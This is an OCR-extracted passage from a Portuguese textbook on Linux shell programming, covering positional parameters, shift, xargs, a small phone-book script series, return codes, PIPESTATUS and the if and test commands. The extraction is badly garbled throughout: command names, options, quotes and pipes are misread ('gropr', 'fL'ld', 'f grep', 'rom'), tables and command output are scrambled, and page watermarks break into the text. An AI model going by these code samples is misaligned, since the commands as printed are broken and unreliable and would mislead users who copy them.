    162 Programação SheULinux $ param3 1. 2. 3. 4. S. 6. 7. 9. 9. 10. 11. O Programa param3 Recebeu ll Parámetros l . 2 . 1.1 $0gerounome do prg eS# ototalde parãmelros A variável $* contém o conjunto de todos os parâmetros separados por espaços em branco. Exemplo: $ cat param4 ec ho O Programa $0 Re cebeu Sil Paramet:ros Listados i'J, aixo : ec ho s• $ param4 1. 2. 3. 4. 5 . 6. 7. 8. 9. 10. 11. O Programa param4 Recebeu 11 Paramet ros Listados !.baixo : l. 2 . 3 . 4 . S . 6 . 7 . 9 . 9 . 1o. 11. O tO' eo ft! parãmetros foram listados O comando s h itt n mata os n primeiros parâmetros, o valor default de n é 1. Esse é um dos comandos que nos permite passar mais que 9 parâmetros. Exemplo: $ cat param5 ModifiCando oprogramaparam3..• echo O Programa $0 Receb eu $8 Par/imetr os echo $1 echo $2 shift 10 ec ho Sl $ pa.ram5 l. 2. 3. 4. 5. 6. 7. 8. 9. lO. 11. o Progr ano..a par amS Recebeu 11 Parâmetros 1. 2. ll. Matei os 10 primeirosparâmetros e... O tt•parAmelrose transfonna no 1• Agorasim... Observe a diferença que faz o uso das aspas no mesmo exemplo: $ param5 "l. 2. 3. 4. S. 6. 7." 8 . 9. lO . 11 . O pro9 ra~A paramS Rêc êbeu S Pa ra~tros l. 2 . 3 . 4 . S. 6 . 7 . 9 . 1•parâmetroporque os sspss egrupom param5 [ 4 ] : shi ft : bad number AgoranAo existem lO parAmetros para oshin Apesar de podermos trabalhar com os parâmetros de ordem superior a nove das formas mostradas anteriormente, existem outras maneiras, até mais intuitivas de fazê-lo,que serão apre- sentadas mais adiante. 1latcna com d r bS utor<t
  • 176.
    Viemos aquí parafalar ou para programar? 163 Olha só este script para saber desde quando as pessoas se Jogaram (AJGH ! ! ! l • $ ca.t kadeo echo -n " $1 esta legado desde " w ho f grep $1 I cut - c l9-30 $ kadeo e.nio enio esta logado desde sep 30 16: 49 SI eo t•parâmetro. Aopção - n epara niio saltarlinha Nasaída do wl1o p~quiso usuilrio ecollodata Executando, $1 conterâ enio Alterando o listdlr, que está no início da seção Passando e Receben- do Parâmetros para lis t dirl , de forma a listar o conteúdo de um diretório especificado, e não somente o diretório corrente como fazia o listdir, teríamos: $ cat lis t dirl cd $1 cdpara odiretório que seril passado echo Os Jl..rqui vos do Dir et or io $1 Sa.o: ls -l $ listdirl /tmp Na execução passando o diretório ltmp Os Arquivos do Diretorio /tmp Sao: tot a l 92 - n•- r --r -- 1 enio ssup 3LO Sep 30 15 : 50 23009 -r,.,._______ 1 root root 10794 Sep 30 17: 29 799 . debug -n.;-r--r-- 1 bolpetti ssup o Sep 30 os :40 csa - C 'l- :z:;...~- r-- 1 root sys 592 Sep 29 20 : 07 sa . aàrfl - rw-rw- r'o'- l root root 20 Sep 30 14 :51 XX Esta parte de passagem de parâmetros é muito importante; até agora, o que vimos foi muito superficial. Mais à frente veremos outros exemplos e aplicações que farão uma abordagem mais detalhada do tema. O comando que passa parâmetros Vejamos um caso diferente de passagem de parâmetros: suponhamos que desejamos procurar, recursivamente, a partir do diretório corrente, todos os arquivos que possuam uma determinada <cadei a de caracter es>. Ora, isso é fácil- você dirá. Para listar recursivamente o conteúdo do diretório, eu devo usar o comando ls - R e o comando para listar os arquivos que possuem uma determinada <cadeias de caracteres> é o grep -1 . Então se eu fizer: $ l s - R f grep -1 <cadeia do caractoros> 1latcna com d r bS utor<t
  • 177.
    164 Programação SheULinux Estarei fazendo uma grande besteira, pois estarei procurando <cadeia de caracceres> no nome dos arquivos e não como conteúdo deles. Como fazer então? Felizmente para nós "shelleiros" existe um comando, cuja função primordial é construir listas de parâmetros e passá-las para a execução de outros programas ou instruções. Este comando é o xa rgs e deve ser usado da seguinte maneira: xargs [comando (argumento inicial] ) Caso o comando, que pode ser inclusive um script She/1, seja omitido, será usado por default o echo. O xargs combina o argumento inicial com os argumentos recebidos da entrada padrão, de forma a executar o comando especificado uma ou ma1s vezes. Exemplo: Vamos melhorar a pesquisa proposta antes e torná-la mais genérica. Va- mos otimizá-la trocando 1s - R pelo comando nnd com a opção - cype f para pesquisar somente os arquivos normais, desprezando diretórios, arquivos especiais, arquivos de ligações, etc.. já que o comando ls - R gera, além do nome dos arquivos, também o nome dos diretórios, e vamos torná-la mais genérica recebendo o nome do diretório inicial e a cadeia a ser pesquisada como parâmetros. Para isso fazemos: $ cat grepr ~ I Gre(> recursivo j Pesquisa a cadei a de carac~eres def~da em $2 a partir do diretorio $1 fL'ld $ 1 -~ype f - print(xargs grep -1 "$2 " Vamos executá-lo: $ gropr .. par~tro .. /t.ranspro .. /curso/t.estchar .. /curso/c4e2 . . /curso/cSel .. /curso/c6el .. /cur,.o/c7"1 .. /cur .so/c8e2 .. /curso/medi eval .. /newtrftp/movc t . sh ·/ypef sigtf,;a 8rQ'UNosnonnlis Esteestáno dlrelôrlo pai {..) Todos estes arquivos oprograma locolizou no diretóriocurso. abaixo do pel Este foi encontrado no diretódo newttf!p 1latcna com d r bS utor<t
  • 178.
    Viemos aquí parafalar ou para programar? 165 Na execução desse script procuramos, a partir do diretório pai 1.. 1, todos os arquivos que continham a cadeia parametro, e podemos no- tar que o primeiro arquivo encontrado estava no diretório pai, o último no ne1~trftp, e todos os demais no diretório curso , validando dessa forma a pesquisa recursiva. Exatamente a mesma coisa poderia ser feita se a linha do programa fosse a seguinte: find $1 - type f - exec grep -1 '' $2 '' {) : Vejasintaxedofindnap8fle/destetivro Esse processo tem duas grandes desvantagens sobre o anterior: 1. A primeira é bastante visível: o tempo de execução desse método é muito superior ao daquele, isso porque o grep será feito em cada arquivo que lhe for passado pelo !ind, um a um, ao passo que com o xargs será passada toda ou, na pior das hipóteses. a maior parte possível, da lista de arquivos gerada pelo !ind; 2. Dependendo da quantidade de arquivos encontrados que atendem ao !ínct, poderemos ganhar aquela famosa e fatídica mensagem de erro "Too many arguments" indicando um estouro da pilha de exe- cução do grep . Como foi dito no item anterior, se usarmos o xargs ele passará para o grep a maior quantidade de parâmetros possível, suficiente para não causar esse erro, e, caso necessário, executará o grep mais de uma vez. ATEN ÃO Aê pessoal do Linux que usa o ls colorido que nem porta de tinturaria: nos exemplos a seguir que envolvem essa instrução, vocês devem usar a opção --color=none , senão os resultados não ocorrerão conforme o esperado. Vamos agora analisar um exemplo que é mais ou menos o inverso desse que acabamos de ver. Desta vez, vamos fazer um script para remover todos os arquivos do diretório corrente, pertencentes a um determinado usuário. A primeira ideia que surge é, como no caso anterior, usar um comando rinct, da seguinte maneira: ~ find . - usor c<>.ra - oxoc = - f () ; ·Usercara signincs todos srqs.cujo dono é cara 1latcna com d r bS utor<t
  • 179.
    166 Programação SheULinux Quase estaria certo, o problema é que dessa forma você removeria não só os arquivos do cara no diretório corrente, mas também de todos os ou- tros subdiretórios "pendurados" nele. Vejamos então como fazer: $ ls - l i qrep cara I cut -css- I xarqs r m Dessa forma, o grep selecionou os arquivos que continham a cadeia cara no diretório corrente listado pelo ls - 1 . O comando cut pegou so- mente o nome dos arquivos. passando-os para a remoção pelo rm usando o comando xargs como ponte. O :-:args é também uma excelente ferramenta de criação de one-liners (scripts de somente uma linha). Veja este para listartodos os donos de arquivos (inclusive seus links) "pendurados· no diretório /bin e seus subdiretórios. $ f i nd / bi n - type f - f ollow I Acontrabarra seTVe para o bash não vero <ENTER> xargs l.s - al I tr - s • • I o.>t - f3 -d' • I sort -u Muitas vezes o /bin é um link (como no Solaris) e a opção -folloHs obriga o find a seguir o link. O comando xargs alimenta o ls - al e a sequência de comandos seguinte é para pegar somente o 3-º campo (dono) e classificâ-lo devolvendo somente uma vez cada dono (opção -u do co- mando sort). Você pode usar as opções do xargs para construir comandos extrema- mente poderosos. Para exemplificar isso e começar a entender as princi- pais opções dessa instrução, vamos supor que temos de remover todos os arquivos com extensão .txt sob o diretório corrente e apresentar os seus nomes na tela. Veja o que podemos f.azer: $ f i nd . -typ<> f -nama "• .txt" I Acontrabarra servepara o bashnão ver o<ENTER> xargs -i baah - c "echo removendo { I ; rm {I '' A opção - i do xargs troca pares de chaves 11 11 pela cadeia que está recebendo pelo pipe 111 • Então, neste caso, as chaves 1111 serão troca- das pelos nomes dos arquivos que satisfaçam ao comando nnct. Olha só a brincadeira que vamos fazer com o xargs: $ ls I xargs ooho > arq.ls $ ca.t arq.ls nrq .ls nrql nr q2 a.rq3 1latcna com d r bS utor<t
  • 180.
    $ cat arq.ls I xargs - nl arq . ls acql arq2 arq3 Viemos aquí para falar ou para programar? 167 Quando mandamos a saída do l s para o arquivo usando o :-:args, comprovamos o que foi dito anteriormente, isto é, o xargs manda tudo que é possível (o suficiente para não gerar um estouro de pilha) de uma só vez. Em seguida, usamos a opção - n 1 para listar um por vez. Só para comprovar veja o exemplo a seguir, quando listaremos dois em cada linha: $ cat arq.ls I xargs -n 2 arq . ls arq l nrq2 arqJ Mas a linha acima poderia (e deveria) ser escrita sem o uso de pipe <11, da seguinte forma: $ xargs -n 2 < arq.ls Outra opção legal do xargs é a - p , na qual o ;.:args pergunta se você realmente deseja executar o comando. Digamos que em um diretório você tenha arquivos com a extensão .bug e .ok, os .bug estão com problemas que após corrigidos são salvos como .o k . Dê uma olhadinha na listagem deste diretório: $ ls dir arql.bug arq l.ok arq2 . bug arq2 . o): arq9 . bug arq9 .o!o: Para comparar os arquivos bons com os defeituosos, fazemos: $ l s f xargs - p - n2 diff - c d i f f -c ar ql.bug .uql.ok ? ... y diff -c arq9 . bug arq9 .ok ? .•• y 1latcna com d r bS utor<t
  • 181.
    168 Programação ShellLinux Para finalizar, o xa rgs também tem a opção - t, onde vai mostrando as instruções que montou antes de executá-las. Gosto muito dessa opção para ajudar a depurar o comando que foi montado. Então podemos resumir o comando de acordo com a tabela a seguir: :d Opção Ação -i -nNum Substitui o par de chaves C{}) pelas cadeias recebidas Manda o máximo de parâmetros recebidos, até o máximo de Num para o comando a ser executado ·INum Manda o máximo de linhas recebidas, até o máximo de Num para o comando a ser executado ·P Mostra a linha de comando montada e pergunta se deseja executá-la -t Mostra a linha de comando montada antes de executá-la • Desta vez vamos... Você se lembra do arquivo de telefones dos exemplos anteriores? $ cat telefones Ciro Grippi (021)555·1234 Ney Gerhar dt (024)513-1321 E:nio cardo.so (023) 232-3423 Cl audi a Marci a (02 1)555-2112 Paula ouane (011) 449 - 0969 Hey Ga.z:rafas (021) 988-3398 Vamos colocá-lo em ordem para facilitar o seu uso a partir deste ponto: $ sort - o telefones telefones $ cat telefones Ci ro Grippi Claudia Ma.tcia E:nio Cardoso lley Garrafas Ney Ge rhar dt Paula D uar te (02 1)555- 1234 (021) 555-2112 (023) 232- 3423 (021)988-3398 (024) 543- 4321 (0 11 ) •14 9-0989 O·O indica asaida do sott.Opróprio telefones I.' • ri
  • 182.
    Viemos aquí parafalar ou para programar? 169 Programa para procurar pessoas no arquivo de telefones Você, a essa altura, já sabe que deve usar o comando grep para achar uma determinada pessoa neste arquivo: $ grep Car t ol efones Enio Cardoso (023) 232-3423 E também sabe que, para procurar por um nome composto, você deve colocá-lo entre aspas: $ grep "Ney Ge" telefones Ney Gerhar dc (024)54 3- 4321 Vamos então listar o script, que chamaremos de pp, para procurar uma pessoa que será passada como parâmetro e listar o seu registro. $ cat pp # Pesquisa Pessoa no Catalogo Telefonico IJ grep $1 telefones Vamos usá-lo: $ pp Ciro Ciro Grippi (021 ) 555-1234 $ pp "Ney Ge" grep : can ' t open Ge telefones :Ney Gerhardc (021)543-'!321 telefones :Ney Garrafas (021)988-3398 Entre aspas como manda ofigurino Quequeisso minhagente??? No último exemplo, cuidadosamente, coloquei Ney Ge entre aspas. O que houve? Onde foi que errei? Olhe novamente para o grep executado pelo programa pp: grep $1 telefones Mesmo colocando Ney Ge entre aspas, para que seja encarado como um único parâmetro, quando o st foi passado pelo She// para o comando grep, transformou-se em dois argumentos. Dessa forma, o conteúdo final da linha que o grep executou foi o seguinte: grep Ney Ge telefones 1latcna com d r bS utor<t
  • 183.
    170 Programação SheULinux Comoa sintaxe do grep é: grep <cadeia de carac&eres> {arql, arq2 , arq3, . ..arqn J O Shell entendeu que deveria procurar a cadeia de caracteres Ney nos arquivos Ge e telefones e, por não existir o arquivo Ge, gerou o erro. Para resolver esse problema, basta colocar a variável s1 entre aspas, da seguinte forma: $ ca t pp 11 j PesquLsa Pessoa no Cat alogo Tolefonico - versao 2 ' gr ep "' $1'' telefones $ pp Cir o Ciro Grippi (021)555-1234 S pp "Ney Ge" Ney Gerhardc (024 ) 543-4321 Continua funcionando... Agora é que são elas... VIU só? Não disse? O erro gerado por falta de aspas envolvendo variáveis é mui- to frequente e de difícil diagnóstico para o iniciante em She/1 script. Por isso aconselho que, sempre que possível (99% dos casos), coloque as variáveis entre aspas. Programa para inserir pessoas no arquivo de telefones Vamos continuar o desenvolvimento da série de programas para manipular o arquivo de telefones. Você, provavelmente, desejará adicionar pessoas a esse arquivo. Para tal vamos ver um programa chamado add que recebe dois argumentos- o nome da pessoa que será adicionada e o seu telefone: $ cat add @ 3 Adiciona i'essoas ao Arquivo de Telefones i! echo " $1 $2 " >> telefones Observe que entre o Sl e o S2 do exemplo anterior existe um caractere <TAB> que deve ser colocado entre aspas, para evitar que o She/1 o trans- forme em um espaço simples. Copyr ht
  • 184.
    Viemos aqui parafalar ou para programar? 171 Vamos executar este programa: $ add "Joao Bolpetti" (011)224-3469 bash : s yncax e r r or : ' ( • unexpecced Ops/1 Não se esqueça! Os parênteses por si só têm significado para o She/1, devendo, portanto, sempre ser protegidos da sua interpretação. Vamos ten- tar de outra forma: $ add " Joao Bolpetti" " (011)224-3469" $ pp Bolp J oao Bolpetti (0 11 )224-3469 $ cat telefones Ci ro Gri ppi (02 1 ) 555- 1234 Cl audi a 11arci a (021 )555 - 2112 Enio Car doso (023 ) 232-3423 Ney Gat.t:afas (02 1 ) 988 - 3398 Ney Gerhar dt (024 )5 43-432 1 Paul a Duarte (0 11 ) 4 49- 0989 Joao Bo l pett i (Oll ) 224-3469 Com os parênteses protegidos poraspas... Só para verse achamos anova entrada Vamos vero que houve Quase!!! O programa só não está 100% porque o arquivo tel e f ones não estaria mais classificado, já que todos os registros incluídos senam anexados ao final do arquivo. Vamos aprimorar este programa: $ cat add # # Aàiciona Pessoa s ao Arquivo de Tel ef ones - Ve rsao 2 # echo " $1 $2 " >> telefones sort - o tel e f ones telef ones Classificaoarquivo. Saída nele mesmo Vamos ver sua execução: $ add "Luiz Carl os" "(021)767- 2124" $ cat tel e fones Ci ro Gr i ppi Cl audi a Marc i a Eni o Cardoso Joao Bo l pe tti Luiz Carlos Ney Garrafas Ne y Ger.ha r dt Pa u l a Dua r t e (021) 5 5 5 -12 34 (02 1 ) 555- 2112 (023 ) 232 - 3423 (0 11 ) 224 - 3469 (021) 767- 2 124 (02 1 )988-3398 (02 4) 543-4321 (0 11 ) 4 49-0989 Material com direitos autorais
  • 185.
    172 Programação SheULinux Então, cada vez que incluímos um registro, o arquivo tele fo nes é classificado. Programa para remover pessoas do arquivo de telefones Não existe sistema que permita consultar um arquivo, incluir dados e não possibilite a remoção de registros. Portanto, dando prosseguimento a essa série de scripts, desenvolveremos um programa chamado rem que terá como argumento o nome da pessoa a ser removida. Isso deverá ser feito usando-se a opção -v do comando grep . (Veja na seção A Família de Comandos grep, Capítulo 2). $ cat rom j f Remove Pessoas do Arquivo de Tel efones i grep - v " $1'' telefone:s > / tmp/$$ mv /tmp/$$ tc:lcfone:s Nesse programa, o grep lista para /tmp/$S 1 o conteúdo de teleEones, exceto os registros que tenham a cadeia de caracteres especificada em s1. Depois da execução do comando grep, o velho telefones será subs- tituído pelo novo 1 t mp/ ss. Vejamos sua execução: $ rem "J oao Bolpetti" $ cat telefones Ci ro Grippi Cl audi a Marcia Enio Cardoso Luiz Carlos Ney Garrafas Ney Gerhardt Paula Dua r~e $ rem "Ney• $ ca.t t .olofonos (021 1555-1234 (021 I 555- 2112 (0231 232-3423 (0211 767-212 4 (02 ! 1988-3398 (024 I 543-4321 (O ll l < 149-0989 Ci ro Grlppi (0211555-1234 10. O diretôrioltmp é liberado para qualquer usuário poder ler e gravar e o$$ representa o PIO. Veja também nota de rodapé 1, Capitulo 1. 1latcna com d r bS utor<t
  • 186.
    Cl audia Marcia EnioCardoso Luiz Carlos Paul a Duarte (02 1 ) 5 5 5-21 12 (023 ) 232 - 3423 (02 1 ) 767-2 124 (0 11 ) 4 49 - 0989 Viemos aqui para falar ou para programar? 173 No primeiro caso, João Bolpetti foi removido a contento. No segundo, no entanto, as entradas Ney Garrafas e Ney Gerhardt foram removidas, já que ambas satisfazem ao padrão de remoção informado. Vamos usar o progra- ma adct para cadastrá-los de volta no t e l efones . $ add "Ney Gerhardt" " (024)543-4321 " $ add "Ney Ga rrafas" " (021 )988- 3398" Então vimos, conforme já havia antecipado, que para fazermos progra- mas em She/1, basta "empilharmos" comandos em um arquivo, torná-lo executável e fim de papo. Vamos, a partir de agora, aprender instruções mais complexas que nos ajudarão na programação de verdade. Exercícios 1. Fazer um programa para procurar, pelo sobrenome, pessoas no ar- quivo telefones. 2. Fazer um programa para listar todas as pessoas de um determinado DDD. 3. Como posso pegar o último parâmetro passado, em uma lista de ta- manho indeterminado? 4. Listar os usuários que estão "legados" há mais de um dia. Verifique como funcionam os comandos date e who (ou finger). Material com direitos autorais
  • 187.
    jCapítulo 4 ~ Liberdadecondicional!! . i A partir de agora, você terá liberdade para executar co- mandos condicionais, sem os quais nenhuma linguagem de programação pode sobreviver. Eles possibilitam testar situações corriqueiras dentro dos programas, de forma a permitir tomadas de decisões e contradecisões cabíveis em cada caso, mudando o fluxo de execução das rotinas. Todas as linguagens de programação se utilizam farta- mente dos comandos condicionais. Por que o She/1 seria diferente? Ele também usa esses comandos, porém de uma forma não muito ortodoxa. Enquanto as outras lin- guagens testam direto uma condição, o Shell testa o códi- go de retomo do comando que o segue. O código de retorno de uma instrução está associado à variável $?, de forma que sempre que um comando é executado com sucesso, $? é igual a zero, caso contrá- rio o valor retornado será diferente de zero. Exemplos: $ 1s - 1 quoquoisso Este nós conhecemos de outros carnavais... -rw-r-- r-- 1 JUlio dipao ~16 Sep 3 10: 53 quequeisso $ echo $? Que tal a execuç~o da instruçilo anterior?? o Beleza.. $ ls -1 nadadisso Deste eu nunca ouvi falar... nadadlSso: No such file or di::ectory $ echo $? Que tal aexecução da instruçilo antetior?? 2 Zebta.. 174 1latcna com d r bS utor<t
  • 188.
    Liberdade condicional!! 175 Nosexemplos anteriores, pudemos ver que, no primeiro caso, quando verificamos a existência de queq ue isso, o código de retorno 1$? J foi zero, indicando que o comando ls foi bem sucedido. O oposto acontece no caso do na dadisso . Quando você executa diversos comandos encadeados em um pipe 11 J, o return code dado por echo $? reflete apenas o resultado de saida do último comando executado no pipe. O array P IPESTA'l' Us, por sua vez, ar- mazena em cada elemento o resultado respectivo de cada um dos coman- dos do pipe. $ {PI PESTAT us ro 1J tem o return code do primeiro comando, sf PIPE:STATus [ 1 1 1 contém o return code do segundo, e assim por diante. O exemplo abaixo mostra um script que executa um pipe de três coman- dos e imprime o retum code de cada um dos comandos: $ date I grep Wed I wc - 1 $ echo $ {PIPESTATUS[ *]) o 1 o Na última linha temos a impressão do array s1PI PE:sTATus 1 : o (zero) indicando o sucesso do primeiro comando, 1 indicando que o grep falhou ao procurar pela cadeia vrect, e novamente o (zero) para o sucesso do comando wc - 1 . Você pode usar individualmente o conteúdo de sf PIPESTJl.Tus [ 01 J, s {PI PEST.P.TUSf l l 1 e s{PIPESTATu sr n l l . Entretanto, a utilização do array deve ser imediatamente posterior ao pipe, caso contrário o array será reu- tilizado. Por exemplo, experimente colocar um $ echo $? entre o pipe e o comando echo $r P IPESTATus [ * J ) . O bom e velho if Qual é o programador que não conhece o comando i f? Como todas as ou- tras linguagens, o She/1 também tem o seu comando if que, na sua forma geral, tem a seguinte sintaxe: if <comando> then <comando1 > Se<comando> for bem sucedido (S? = 0)... Então... Execute Material com direitos autorais
  • 189.
    176 Programação SheULinux <comando,> Estes < ...> Comandos... el se Senão (S? ~ 0)... <comando,> Execute <comando ? Os outros <. . . > Comandos.... fi Fim do teste condicional. Note que, diferentemente das outras linguagens, o comando i E do Shell, no seu formato geral, não testa uma condição, mas sim se uma instrução foi executada com sucesso ou não, isto é, se o código de retorno da ins- trução foi igual a zero ou não. Mais à frente veremos que o if. além de testar o sucesso ou não da execução de outros comandos, também pode ser usado para testar condições (existe um comando expecífico para isso e o i f testa a execução dessa instrução). Por causa desta ambiguidade de funções, podemos afirmar que o coma- do H do ambiente She/1 é mais poderoso que o seu equivalente em outras linguagens. Exemplo: Vamos escrever um script que nos diga se uma determinada pessoa, cujo nome será passado por parâmetro, fez fogin no seu computador: $ cat talogado 11 i Ve.cifica se de termi n ado usuario esta ''logado11 ; if who I grep $1 then echo $1 est4 logado else echo $1 nao es~a l ogado ri No trecho de programa anterior, o if executa o who 1 g r ep e testa o código de retorno do grep. Se for zero (o grep achou o usuário), o bloco de comandos "pendurado" abaixo do then será executado. Caso contrário, estes comandos serão saltados e, existindo um else, sua sequência de instruções será então executada. 1latcna com d r bS utor<t
  • 190.
    Liberdade condicional!! 177 Observeo ambiente e a execução do tal ogado : $ who ci ro ttyp2 Sep 8 09 :02 n ey ttyp4 Sep 8 1.4 : 51 enio ttyp5 Sep 8 1 6 : 23 hudson ttyp€ Sep 8 10 : 33 $ talogado enio enio ttyp5 Sep 8 1 6 : 23 enio esta logado $ t a1ogado ZeNinguem ZeNinguem nao esta legado ( 11 . o.132 . 95) (11 . 0 . 132 . 96) (11. o. 132 . 9 3 ) (11 . o.132 . 91) (11 . I) . 132 . 93) Quem está 'logado' ? Esta linha indesejável é asaídado who... Esta sim é a resposta que esperávamos Observe ainda os testes a seguir, que foram feitos no mesmo ambiente dos exemplos anteriores: $ who I grep ciro ciro t t yp2 Sep 8 09 : 02 (11.0 . 132.95 ) $ echo $ ? o Comando grep executado com êxito $ who I g r ep ZeNi nguem $ echo $ ? 1 Exemplo Comando grep falhou... Repare que a execução do talogado enio gerou uma linha correspondente à saída do ,.,ho , que não traz proveito algum para o programa; diria até que o ideal seria que ela não apa- recesse. Para tal, existe um buraco negro do UNIX no qual todas as coisas colocadas desaparecem sem deixar vestígio. Este buraco negro, chamado /dev/null, é um arquivo especial do sistema, do tipo device, no qual todos estão aptos a gravar ou ler (neste último caso, ganhando imediatamente um EO E'). Vamos redirecionar para o buraco negro a saída do g rep , de forma a conseguir o resultado esperado no exercício anterior: $ cat tal ogado u # Ve.rifica se determi n ado u suaxio esta " loga.do'' - vexsao 2 # if Hho I grep $1 > /dev/nu11 t hen Incluí ldev/null redirecionando asalda do who Material com direitos autorais
  • 191.
    178 Programação SheULinux echo $1 esta 1ogado else echo $1 nao esta logado !i $ talogado enio enio esta logado Não op/JifJCeua Unhoindesejada Homessa11 !!Alcançamos o desejado. Esse tal de Shell é fogo... Para saber se o conteúdo de uma variável é numérico ou não, podería- mos fazer: if expr st + L > /dev/null 2> /dev/null then Resunado de expreerro que fr4o paraldevfnu/1 echo Eh um n ume ro el sé echo Nao eh um nume ro !i Nesse exemplo, somando qualquer valor numenco (no caso 1) ao conteúdo de uma variável, se ela não for numérica, a instrução expr gerará um código de retorno diferente de zero que será capturado pelo comando H . Se o resultado de qualquer operação feita pelo expr resul- tar em zero, seu código de retorno será diferente de zero. Então, no exemplo anterior, caso o conteúdo da variável fosse -1 , o resultado do H seria inválido. Experimente fa- zer expr - 1 + 1 ou expr o + o e em seguida teste o código de retorno. Testando o test A essa altura dos acontecimentos você irá me perguntar: Ora, se o comando ~f só testa o conteúdo da variável $? , o que fazer para testar condições? 11. Para quem não sabe, homessa é uma interjeição de espanto formada por /Jomem + essa. Shell também é cultura... ;-) 1latcna com d r bS utor<t
  • 192.
    Liberdade condicional!! 179 Paraisso o Shelf tem o comando test, que na sua forma geral obedece à seguinte sintaxe: t ese <expr ess ão> Sendo <e xpres s ão> a condição que se deseja testar. O comando t es t avalia <expressão> e, se o resultado for verdadeiro, gera o código de re- torno <$ ? l igual a zero; caso contrário, será gerado um código de retorno diferente de zero. Esse negócio de código de retomo para lá, $? para cá, está mechei- rando a i t . . . Bom farol Realmente é normal a saída do comando t est ser usada como entrada do comando if, como veremos adiante. Exemplo Temos uma rotina que recebe um parâmetro e analisa se é S para Sim ou N para Não. A seguir, fragmento de sua codificação: $ cat p edi # íl Test a a resposta a um p edi d o . Deve s er (S)irn ou (N) ao # r e s p=$ 1 i f t es t $resp = N t hen else fi e c ho El a na o d e i x a . . . if test $resp = S t hen e c ho Oba1 e l a de i xou! ! ! e l se echo Acho que ela est a ll< l duvida . fi $ pedi S Oba , ela deixou ! ! ! $ pedi N El a nao dei xa ... $ p edi A Acho que e l a esta na duvida . $pedi saída do tesf é entrada do íf Um ifdentro do outro dificuffa alegibilidade Xiii, esqueci depassaroparâmetro... Material com direitos autorais
  • 193.
    180 Programação SheULinux ped1[6]:tese : argument expected pedi[lO) : test : argument expected Acho que ela esta na duvida . Ué, oque houve? Idem.•. Para entendermos os erros que ocorreram na última execução do p ed1 , repare que nas linhas 6 e 10 testamos o conteúdo da variável Sresp. Ora, como o script foi executado sem passagem de parâmetros. essa variável ficou sem valor definido. Assim, após a substituição do valor de sresp, o She/1 "viu" as seguintes linhas: pedi ( 6] •> i f t est • N pedi(lO) ;> I f test ; s Ora, como o She/1 está comparandlo um valor inexistente com s ou com N, dá aqueles erros. Se tivéssemos colocado $resp entre aspas da seguin- te forma: if cest ''Sresp'' • N após a substituição da variável, a comparação seria de um valor nulo (que é diferente de um valor inexistente) com um literal (s ou N, dependendo da linha) e não apresentaria erro na sua execução. Vamos fazer os mesmos testes direto no prompt do UNIX: $ resp~N Sembrancos antes edepoisdo igual. Isto é atribuição. Brancos antes e após oIgual porque é teste. $ t e s t $ r esp • N $ echo $ ? o Se fizéssemos um if. o then seria executado. $ test $resp = S $ echo $? 1 Se fizéssemos umif. o e/seseria executado. Quanto ao uso do comando if , devemos realçar duas situações: Sempre que possível deve-se evitar um 1f dentro de outro, de forma a não dificultar a legibilidade e a lógica do programa. O UNIXpermite isso com o uso de elif substituindo o else . .. if . . . , além de otimi- zar a execução. 1latcna com d r bS utor<t
  • 194.
    Liberdade condicional!! 181 Quandoestivermos testando uma variável, seu nome deve, sempre que possível, estar entre aspas (isso já havia sido citado em uma "dica" do capítulo anterior) para evitar erros no caso dessa variável estar vazia, como aconteceu no script ped i. anterior, ou se seu conteú- do tiver algo que deva ser protegido da interpretação do She/1. A rotina anterior poderia (e deveria) ser escrita da seguinte forma: $ cat pedi # # Testa a r espos t a a L11!1 pedid o . Deve s er (S}im o u (N) ao - Versao 2 # resp=$1 if t est ''$resp'' = N t hen echc Ela nao deixa . . . el if t est ''$resp" = S t hen echo Oba . ela d • I I I e~ xou ... el se echo Acho que ela est a fi $ pedi na Acho que el a est a na duvida . d u vida . Repare que a variável foi colocada entre aspas. Repare uso do elife avariável entre aspas. Executando sem informarparâmetro. Não indicou erro de execução. Mas, para o programa ficar supimpa, que tal fazê-lo da forma a seguir: $ cat pedi # # Testa a r esposta a um pedi do . Deve ser (S)im ou (N) ao - Versao 3 u rr if test $# = O t hen e cho Fal t o u i nformar a r esp osta exit 1 fi resp=$1 if t es t '' $resp'' = N t hen echo Ela nao deixa . . . el if test '' $r esp'' = S t hen echo Oba, ela dei xou!!! el se e c ho ~ ~.cho que ela esta na d1;vi da . fi Estou recebendo parâmetro ou não? Não recebi o tal do parâmetro. Encerro o programa com código de retomo * O . Material com direitos autorais
  • 195.
    182 Programação ShellLinux exit" S pedi Faltou informar a resposta Veremos, a seguir, as principais opções para testes de condição de ar- quivos, utilizando o comando test. / Opções Verdadeiro ($?=0) se arquivo existe e: _ -._ r .- ar .g!.õ; u.. iv .. o__ tem permissão de leitura. -warquivo tem de -x arquivo tem permissão de execução. ====== -f arquivo_~é~u~m~~ui~v~o~~~------------- ·d ar uivo é um diretório. -u arquivo seu bit set-user-10 está ativo. -g arquivo seu bit set-group-10 está ativo. ·k arquivo seu sticky bit está ativo. seu tamanho é maior que zero. Exemplos: $ ls -1 ta• que* -n-r-r--r-- 1 j ulio ---------- 1 julio - r.zxr-- r -- 1 jul io -n.,-r--!1:-- 1 julio $ test - f tafechado $ echo $? o $ test -f talogado $ echo $? o $ test -r tafechado $ ocho $? 1 s tost - r talogado s ocho $? o di pao 416 di ·pao 86 dipao 160 dipao o Listando contelldo do diretório. Sep 3 10 : 53 quequcisso Oct 14 14: 25 t a f ~chado Oct 10 18 : 11 t llloglldo Oet 14 14 : 35 t avazi o lafechsdo é um arquivo? ConãJÇêo verdlldeira. OMquivo existe Existe arquivo chamado !afogado? Condição verdadeira Existe o arquivo ta/ogado Tenho direitode leitura sobre tafechado? ComfJÇ8o fslsa Não pode lerlsfechedo Tenho direito de leitura sobre talogado? Conã JÇ8o verdedeira Podeler ts/ogotio 12. <>xit, exit o ou a ausência deste comando na salda produzem um $ ?eO M terl 1'.! rOít:lS ou
  • 196.
